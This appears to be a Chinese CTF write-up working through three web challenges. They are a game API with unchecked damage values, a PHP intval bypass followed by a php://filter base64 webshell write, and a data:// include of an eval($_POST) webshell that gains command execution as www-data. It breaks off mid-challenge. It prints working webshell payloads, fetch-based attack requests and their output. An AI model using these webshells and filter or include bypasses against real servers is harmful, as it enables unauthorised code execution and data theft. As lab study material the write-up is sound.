          <div><dt>RISK</dt><dd id="threatText">WAITING</dd></div>
          <div><dt>TOOL</dt><dd>COOLING NOZZLE</dd></div>
        </dl>
      </aside>
    </div>
    <div class="fire-console">
      <div class="combat-log" id="combatLog"><span>SYSTEM</span> 小玉米正在加热台上求救。冷却喷头待机。</div>
      <div class="controls">
        <button class="command-button deploy" id="startButton"><small>PREP</small><span>接管救援台</span></button>
        <button class="command-button fire" id="fireButton" disabled><small>COOL · POWER 35</small><span>发射冷却泡泡</span></button>
      </div>
    </div>
    <div class="flag-output hidden" id="flagOutput">
      <span>CORN SAVED</span><b>FLAG ACQUIRED / 小玉米没有变成爆米花</b>
      <code id="flagText"></code>
    </div>
  </section>

    </main>
    <script src="/static/game.js"></script>
  </body>
  </html>
```

可以提取到游戏文件源码： src="/static/game.js">，在网页地址后拼接/static/game.js进行查询源码获取游戏过程和接口。

4.获取到游戏源码。

```
els.fire.addEventListener('click', async () => {
  if (busy || !battle) return;
  busy = true;
  els.fire.disabled = true;
  els.shot.classList.remove('firing');
  void els.shot.offsetWidth;
  els.shot.classList.add('firing');
  log('冷却喷头加压，准备发射泡泡……');
  try {
    const data = await request('/api/fire', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({damage: battle.default_damage})
    });
    render(data.battle);
    els.enemyUnit.classList.remove('hit');
    void els.enemyUnit.offsetWidth;
    els.enemyUnit.classList.add('hit');
    setTimeout(() => els.enemyUnit.classList.remove('hit'), 260);
    log(data.message, data.battle.status === 'defeat' ? 'error' : '');
    if (data.flag) {
      els.flagText.textContent = data.flag;
      els.flagOutput.classList.remove('hidden');
    }
  } catch (error) {
    if (error.data?.battle) {
      render(error.data.battle);
      log(error.data.message || '降温已经结束。', 'error');
    } else {
      log(`降温错误：${error.message}`, 'error');
    }
  } finally {
    busy = false;
    if (battle) render(battle);
  }
});

(async function restoreBattle() {
  try {
    const data = await request('/api/state');
    render(data.battle);
    log(data.message, data.battle.status === 'defeat' ? 'error' : '');
    if (data.battle.status === 'fighting') trackApproach();
  } catch (_error) {
    // No battle has been deployed in this session yet.
  }
})();

window.addEventListener('resize', () => {
  if (battle) positionEnemy(battle.approach);
});
```

解析其可得；

1.找到接口：`/api/start`（开始）、`/api/fire`（攻击）、`/api/state`（状态）`/api/fire`攻击接口地址`method: 'POST'`POST 请求`body: JSON.stringify({damage: battle.default_damage})`传 JSON，伤害值用默认的 35(但服务器端根本没校验，我们可以修改数值为999999)

2.

```
}

function trackApproach() {
  clearInterval(pollTimer);
  pollTimer = setInterval(refreshState, 250);
}

async function refreshState() {
  if (busy || polling || !battle || battle.status !== 'fighting') return;
  polling = true;
  try {
    const data = await request('/api/state');
```

因为有这段代码服务器每隔250ms就会校验一次状态，所以怪不能一次次打，要开始和攻击一起

```
let polling = false;
let pollTimer = null;

const enemyNames = {
  worm: '热浪',
  beetle: '黄油锅',
  boss: '爆米花机'
};
```

一共有三波怪

3.CTF 经验：游戏类题目必看前端 JS，接口和参数全写在里面，找到就能直接调，不用真玩。

4.构造自动循环脚本。

```
async function autoBattle() {
  await fetch('/api/start', {method:'POST'});
  for (let i = 0; i < 10; i++) {
    let r = await fetch('/api/fire', {
      method:'POST',
      headers:{'Content-Type':'application/json'},
      body: JSON.stringify({damage: 999999})
    });
    let d = await r.json();
    console.log(i, d.message || d.error);
    if (d.flag) {
      console.log('FLAG:', d.flag);
      break;
    }
    if (d.error === 'BATTLE_ENDED') break;
  }
}
autoBattle()
```

解析：这段代码要用js写，在浏览器控制台敲的所有代码，都是 JavaScript。析： **控制台真正擅长**：找 `console` 里的 flag、改前端变量触发下一步、读页面全局变量、测试 XSS payload 是否执行 **BP 真正擅长**：任意改包（改 Header、签名、参数）、爆破、自动扫描注入点、写插件做**后端逻辑测试**—— 这是控制台做不到

的。 (找前端线索 / 读flag / 试XSS → 浏览器控制台 改请求 / 注入 / 爆破 / 绕校验 → BurpSuite)



5.解析自动脚本

1. 因为有三波敌人需要攻击所以，需要一个自动攻击脚本包含开始、攻击、接受返回信息。
2. 先定义一个自动攻击函数：async function autoBattle() { `async` = 这个自动攻击脚本会等服务器回复，不会一直发请求以免服务器反应跟不上导致崩溃。
3. 以POST请求方式开始游戏：await fetch('/api/start', {method:'POST'}); `fetch` 就是让我**手动控制这个动作**：想发什么请求、带什么数据，你自己定。 **fetch = 浏览器发请求的工具**。
4. 攻击请求：for (let i = 0; i < 3; i++) {发送三次循环攻击(服务器响应后才攻击)
5. 每次攻击做的事

```
let r = await fetch('/api/fire', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: JSON.stringify({damage: 999999})
});
```

await：服务器说打中后才攻击下一次，因为将伤害拉满了，故一次就能打一波。 6. 接收服务器返回数据

```
let d = await r.json();
console.log(i, d.message || d.error);
```

如果返回flag,就会停

```
if (d.flag) {
  console.log('FLAG:', d.flag);
  break;
}
```

这一段是为了保险，万一血量太高而不返回结果

```
if (d.error === 'BATTLE_ENDED') break;
```

7. 最后autoBattle()相当于是启动器，让浏览器自动跑。

6.解析基本函数

`function`定义一个 "小功能块"，相当于造一个工具

`autoBattle`给这个工具起个名字，叫 "自动战斗"

`()`括号里留空 = 这个工具不需要你给它任何参数

`{ ... }`大括号里面 = 这个工具具体要做的事

`async`告诉别人：这个工具做事的时候会 "等一下"（等服务器回复），不能急

`r`服务器返回的原始数据（还没整理过的）

`.json()`把服务器返回的数据整理成我们能读懂的格式（JSON）

`await`等整理完，再往下走

`let d =`把整理好的数据存起来，起个名字叫 `d`

`i`现在打到第几轮了（0、1、2...）

`d.message`服务器说的好消息（比如 "目标清除"）

``"或者" 的意思

`d.error`如果没有好消息，就看坏消息（比如 "打输了"）

`console.log()`打印到控制台

JSON.stringify 就是翻译器

析：为什么要用 JSON?

因为服务器和浏览器之间只能传**文字**，不能传复杂的数据结构。 JSON 就是一种**大家都约定好的写法**，让两边都能看懂。

具体样式

就是一堆**键值对**：

- `"damage"` 是键（名字）
- `999999` 是值
- 中间用冒号连起来
- 每个键值对之间用逗号分开
    - **发出去**（你→服务器）`JSON.stringify({damage: 999999})`把 JS 对象 → 字符串**收回来**（服务器→你）`r.json()`把字符串 → JS 对象

8.写一段自动函数要有什么

定义函数（async） → 发请求（fetch + method + body） → 收返回（r.json()） → 判断结果（if 出flag了就停） → 循环重复 → 启动函数（函数名()）

步骤 代码例子 作用

1. 定义函数 async function autoBattle() {} 造一个自动执行的工具
2. 发请求 await fetch('/api/start', {method:'POST'}) 告诉服务器我要干嘛
3. 带参数 body: JSON.stringify({damage: 999999}) 告诉服务器具体参数
4. 收返回 let d = await r.json() 等服务器回复，解析结果
5. 判断结果 if (d.flag) console.log(d.flag) 看有没有拿到 flag
6. 循环重复 for (let i=0; i<10; i++) {} 多打几次，直到打完
7. 启动执行 autoBattle() 喊一声：开始干活！ 后面详细学一下JS编写格式

web 应需学PHP与JS





二.ezphp(文件写入漏洞)

1.源代码：

```php
<?php
ob_start();
session_start();
highlight_file(__FILE__);

include("flag.php");

if (!isset($_GET['num'])) {
    exit;
}

$num = $_GET['num'];

if (!is_string($num)) {
    die("xiexie 不喜欢数组。");
}

if ($num == 411413) {
    die("这都无法做到吗!");
}

if (preg_match("/[a-z\\.]/i", $num)) {
    die("xiexie感觉你应该没办法了!!");
}

if (!strpos($num, "0")) {
    die("玉米说以防万一再试试这个!!!");
}

if (intval($num, 0) === 411413) {
    $_SESSION['ezphp_level1'] = true;
    header("Location: death.php");
    exit;
}

echo "<p>好像还差一点。</p>";
?>
```

2.源代码解析：

1`$num == 411413` → die不能直接等于 411413（宽松比较） 2`preg_match("/[a-z\.]/i")` → die不能有字母和点 3`!strpos($num, "0")` → die必须含 0，且 0 不能在第 0 位 4`intval($num, 0) === 411413` → 过关 intval 自动判进制后必须等于 411413 5.由 header("Location: death.php");可知这道题至少有两关 (header：PHP 的一个函数，用来**发 HTTP 响应头**给浏览器。 意思是：**告诉浏览器 "上一关解出后，跳转到 death.php 这个地址"**。) 第一关：`index.php` → 过 intval 校验 → 跳 death.php 第二关：`death.php` → 写 shell → 访问 shell.php 出 flag

关键点：intval 的进制规则

`intval($num, 0)` 意思是：**按数字前缀自动判断进制**：

- `0x` 开头 → 十六进制
- `0` 开头 → 八进制
- 其他 → 十进制 intval按自动进制解析后等于411413要让解析后必须包含0，则应为8进制；411413 的八进制是 `01443425`。 但又要0不在首位所以应加+ 5.在php函数中，解析数字时会先识别符号判断正负，后面沿用判断得到的数 +01443425=>01443425=>411413;因为有了+占了零号位，故0在一号位，成功绕过 intval("+123") // 结果是 123 intval("-456") // 结果是 -456

6.可知数字是GET请求故在网址后拼接/?num=+01443425

```php
include("flag.php");

if  (!isset($_GET['num']))  {
        exit;
}

$num  =  $_GET['num'];

if  (!is_string($num))  {
        die("xiexie  不喜欢数组。");
}

if  ($num  ==  411413)  {
        die("这都无法做到吗!");
}
```

3.第二关

1.解析 因为本题是写**webshell = 网站服务器上的 "后门脚本"**，你上传一个脚本到服务器，以后就能通过浏览器访问它，让服务器帮你执行命令。从而读取系统里的flag 2.构筑webshell原因：题目不会让你直接看 flag。它是：

1. `include("flag.php")` 把 flag 包含进来
2. 但 flag 存在变量里，不直接显示

3. 你得想办法通过漏洞，让服务器把这个变量的值输出出来

这道题里，我们是通过写 webshell 执行 `cat /flag` 命令读 flag 文件的。

3.**因为有无论我们写什么文件都会自动加上**`<?php exit;?>`

```
        $filename,
        "<?php  exit;?>"  .  $content
);
```

而`<?php exit;?>`**的作用**

如果我们没有绕过它,没有用解码器先解码过滤掉php exit后再写入文件，我们写入的文件就会有php exit会让 PHP 代码直接退出，不执行后面的任何内容。

这会导致webshell后门脚本写不进去，不能让服务器执行我们的脚本内容,拿不到flag

4.绕过方法

需要看懂这段代码，才好构造websell

```
// hint: 普通相对路径会写入站点根目录  /var/www/
$written = @file_put_contents(
        $filename,
        "<?php  exit;?>"  .  $content
);
```

1.解析：file_put_contents(文件名, 内容) file_put_contents()：php的一个函数，作用是将内容写进filename文件 "."php中是将与content连接起来

'/death.向death.php页面发送请求

2.因此我们可以写这段webshell fetch('/death.php?filename=php://filter/write=convert.base64-decode/resource=shell.php', {

3.解析： php://filter PHP 的伪协议，用来给文件流加过滤器 write= 写文件时启用过滤器 convert.base64-decode 过滤器类型：base64 解码 resource=shell.php 最终写到 shell.php 这个文件 4.作用： 在后面的content拼接后再执行编码 会将解码成乱码从而绕过它 PD9waHAgc3lzdGVtKCJjYXQgL2ZsYWciKTs/Pg== 是base64解码后的

```
<?php system('cat /flag');?>
```

cat/flag,读取flag


PD前面要随便加一个字符 因为base64是4个字符为一组解码



所以在挑出合法字母后要凑成8个，这样解出来才是乱码从而绕过？php exit;

乱码不被检测原因： 因为 PHP 只认 `<?php` 和 `?>` 之间的内容。

5.由图知我们写的脚本还需用post请求方式




```
highlight_file(__FILE__);

if  (!isset($_GET['filename'],  $_POST['content']))  {
        exit;
}
```

6. 综上，可写出完整webshell(后门脚本) 格式：

```
fetch('/death.php?filename=php://filter/write=convert.base64-
decode/resource=shell.php', {
  method: 'POST',
  headers: {'Content-Type':'application/x-www-form-urlencoded'},
  body: 'content=aPD9waHAgc3lzdGVtKCJjYXQgL2ZsYWciKTs/Pg=='
}).then(r=>r.text()).then(console.log)
```


4.得出flag



要写.php 文件后缀，服务器才会执行里面的 PHP 代码。

三 术之尽头

1.打开页面是纯静态画廊



可以得出攻击入口肯定藏在别的地方而 robots.txt 是网站的 "地图说明"，告诉搜索引擎哪些目录能爬、哪些不能爬。 ps：每个网站都有一个 robots.txt 文件，里面写着： Disallow: /admin Disallow: /secret 意思是："告述搜索引擎你别爬这些目录"。

但是网站不想让搜索引擎爬的地方，往往就是藏秘密的地方


2.找他的原因

CTF 里为什么要找它?

CTF 题目经常把隐藏路径写在 robots.txt 里：

- `Disallow: /flag.php`
- `Disallow: /admin.php`

你一访问 robots.txt，就知道了这些隐藏路径。



3.继续访问/flllaaag.php



可以得出这是一个陷阱页，真正的入口不在这


4.寻找入口(找js文件)

静态页面本身没有按钮、没有输入框，你看不到攻击入口。

但页面加载时会加载 JS 文件，JS 里经常藏着：

- 隐藏的接口地址
- 加密的路径
- 注释掉的提示


查看源码




看到js文件路径

```html
<!doctype html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>robots.txt</title>
    <link rel="stylesheet" href="/assets/css/style.css">
    <script src="/assets/robots.min.js"></script>
</head>
<body class="robots-page">
    <pre>User-agent: *
Disallow: /flllaaag.php</pre>
</body>
</html>
```

打开



JS 文件里的代码是自动执行的，但它把结果打印到控制台了。 我们直接把这段代码复制到控制台跑一遍，就能看到解码结果。



看到路径：/truueechallenge.php 拼接到url后看到源码开始二阶段

分析源码并解题

1.源码




```
$cmd = "<?php @eval($_POST['cmd']); ?>";  // 写死的webshell
```

2：分析校验规则

代码做了什么：

1. 取 `file` 参数的第 25 个字符之后的内容
2. 把这段内容做 base64 解码
3. 解码结果必须等于写死的 webshell
4. 校验通过后，`include $file`

3：构造 payload

`data://text/plain; base64,` 正好 25 个字符！

所以 file 参数 = `data://text/plain; base64,` + webshell 的 base64 编码

webshell：`<?php @eval($_POST['cmd']); ?>` base64 编码：
`PD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7ID8+`

4.控制台发送完整payload

```
const file = "data://text/plain; base64," + btoa('<?php @eval($_POST[\'cmd\']); ?
>');
fetch('/truueechallenge.php?file=' + encodeURIComponent(file), {
  method: 'POST',
  headers: {'Content-Type':'application/x-www-form-urlencoded'},
  body: 'cmd=system("id");'
}).then(r=>r.text()).then(console.log)
```

注意要用encodeURIComponent 因为 URL 里的 `+`、`;`、`/` 等字符会被浏览器解析错，所以要编码。

5.先查RCE是否执行成功，自己是什么权限



```
const file = "data://text/plain; base64," + btoa('<?php @eval($_POST[\'cmd\']); ?>');
fetch('/truueechallenge.php?file=' + encodeURIComponent(file), {
  method: 'POST',
  headers: {'Content-Type':'application/x-www-form-urlencoded'},
  body: 'cmd=system("id");'
}).then(r=>r.text()).then(console.log)
```

```
▶ Promise {<pending>}
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

析：`btoa()` 自动生成 base64

`uid=33(www-data) gid=33(www-data) groups=33(www-data)` **解释**

(1)这是 Linux 的 `id` 命令返回的结果，说明**我们现在是以 www-data 用户身份在服务器上执行命令**。

部分 -------- 意思 uid=33 -------用户 ID 是 33 (www-data) ------用户名是 www-data gid=33 ------用户组 ID 是 33 groups=33(www-data) ------所属的用户组是 www-data

(2)www-data 是什么用户?


就是运行 Web 服务（Apache/Nginx）的用户。 它的权限很低：

- 能读网站文件
- 能执行一些基本命令
- 但不能读 root 的文件
- 不能改系统配置

6.再查flag在哪、需要什么权限(便于后序提权)

1.查询位置

